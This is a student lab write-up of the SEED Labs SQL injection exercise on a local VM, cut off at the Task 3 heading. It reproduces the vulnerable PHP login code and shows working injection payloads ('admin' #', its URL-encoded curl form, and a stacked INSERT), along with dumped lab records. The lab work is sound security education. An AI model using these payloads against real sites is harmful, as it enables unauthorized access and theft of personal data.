Introduction

We are going to perform structured query language (SQL) injection attack with seed lab 16.04 32bit virtual machine. SQL injection allows attackers able to retrieve information from database [1], finding the weaknesses of backend program and leverage that for injecting before doing malicious behavious. Finally, we will sumarize the vital part of this lab.

The scope of this Lab covers:

1. Using SELECT statement to achieve SQLi attack
2. Using command line to achieve SQLi attack
3. Using OWASP A01:2021 Broken Access Control and UPDATE statement to do actions with user's information.


Objective

Lab-Setup Configuration:

Add the www.SEEDLabSQLInjection.com to local host 127.0.0.1 under the "/etc/hosts" file before starting the apache2 service.

```
[12/05/22]seed@VM:~/Desktop$ ls
BOF
[12/05/22]seed@VM:~/Desktop$ sudo nano /etc/hosts
[12/05/22]seed@VM:~/Desktop$ sudo service apache2 start
[12/05/22]seed@VM:~/Desktop$ _
```


After adding the configuration, navigate to the SQL website. The result is shown in the below screenshot.



Task 1: Get Familiar with SQL Statements

Firstly, we have to be familiar with SQL language to communicate with MYSQL database. Once we login with the below provided credential, using Users table_name and showing the information is to know what name is current database.


The ***username:password*** is ***root:seeubuntu***



As we know that the name of database is credential, we can use SELECT statement for dumping user's information. ***select * from credentials where Name = "Alice";***

As to the below screenshot, the password of Alice is

"fdbe918bdae83000aa54747fc95fe0470fff4976"



Task 2: SQL Injection Attack on SELECT Statement

The Seed LAB has pre-built the Web application, and we can see the below authentication ***unsafe_home.php*** code under the/var/www/SQLInjection directory.


```
[12/05/22]seed@VM:~/Desktop$ sudo ls /var/www/SQLInjection
css         logoff.php             safe_home.php  unsafe_edit_backend.php   unsafe_home.php
index.html  safe_edit_backend.php  seed_logo.png  unsafe_edit_frontend.php
[12/05/22]seed@VM:~/Desktop$ cat /var/www/SQLInjection/unsafe_home.php
```

```
<a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

    <?php
    session_start();
    // if the session is new extract the username password from the GET request
    $input_uname = $_GET['username'];
    $input_pwd = $_GET['Password'];
    $hashed_pwd = sha1($input_pwd);

    // check if it has exist login session
    if($input_uname=="" and $hashed_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
      $input_uname = $_SESSION['name'];
      $hashed_pwd = $_SESSION['pwd'];
    }

    // Function to create a sql connection.
    function getDB() {
      $dbhost="localhost";
      $dbuser="root";
      $dbpass="seedubuntu";
      $dbname="Users";
      // Create a DB connection
      $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
      if ($conn->connect_error) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
      }
      return $conn;
    }
```


As we can see from the pragram screenshot, the program directly use user's login credentials without input sanitization, then the program process and saves the hashing data to do session checking. Two points we can leverage to perform SQL injection, the first one is to injecting tricky statement on Username input, and another one is to tamper with user password this will be performed in Task 3.

Task 2.1: SQL Injection Attack from webpage

We use the **admin' #** as a username [3], then the web application comments out everything after #



After logging in, the web page shows every user's details information, which means that we login in the web page as ***admin*** user.




User Details

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Addre
Alice	10000	20000	9/20	10211002			
Boby	20000	30000	4/20	10213352			
Ryan	30000	50000	4/10	98993524			
Samy	40000	90000	1/11	32193525			
Ted	50000	110000	11/3	32111111			
Admin	99999	400000	3/5	43254314			


Task 2.2: SQL Injection Attack from the command line

In the below screenshots, **t**his shows that we used **admin'#** in the previous task, and we can use URL encoding to encode this login to **admin%27+%23** [4], then pipeline the result to test.html.

The full command looks like: **curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27+%23Password=qwe' > test.html.**




If we open the test.html page, we can see the structured query successfully injects into the website and retrieve every user's information logining as ***admin***




Task 2.3: Append a new SQL statement

In this task, we use INSERT [5] statement to add a new user's information to MySQL database.



The full command is: admin' or '1'='1'; INSERT INTO credential (name, eid) VALUES ('Ray,'1234') #"

After executing the command, it shows fail and the error message is indicated in the below screenshot.



The PHP ***mysqli::query*** and ***mysqli_query*** API is to handle query statement [6], and if we put multiple queries, PHP extension ***mysqli_query()*** will not process the statements to MySQL database.


Task 3: SQL Injection Attack on UPDATE Statement

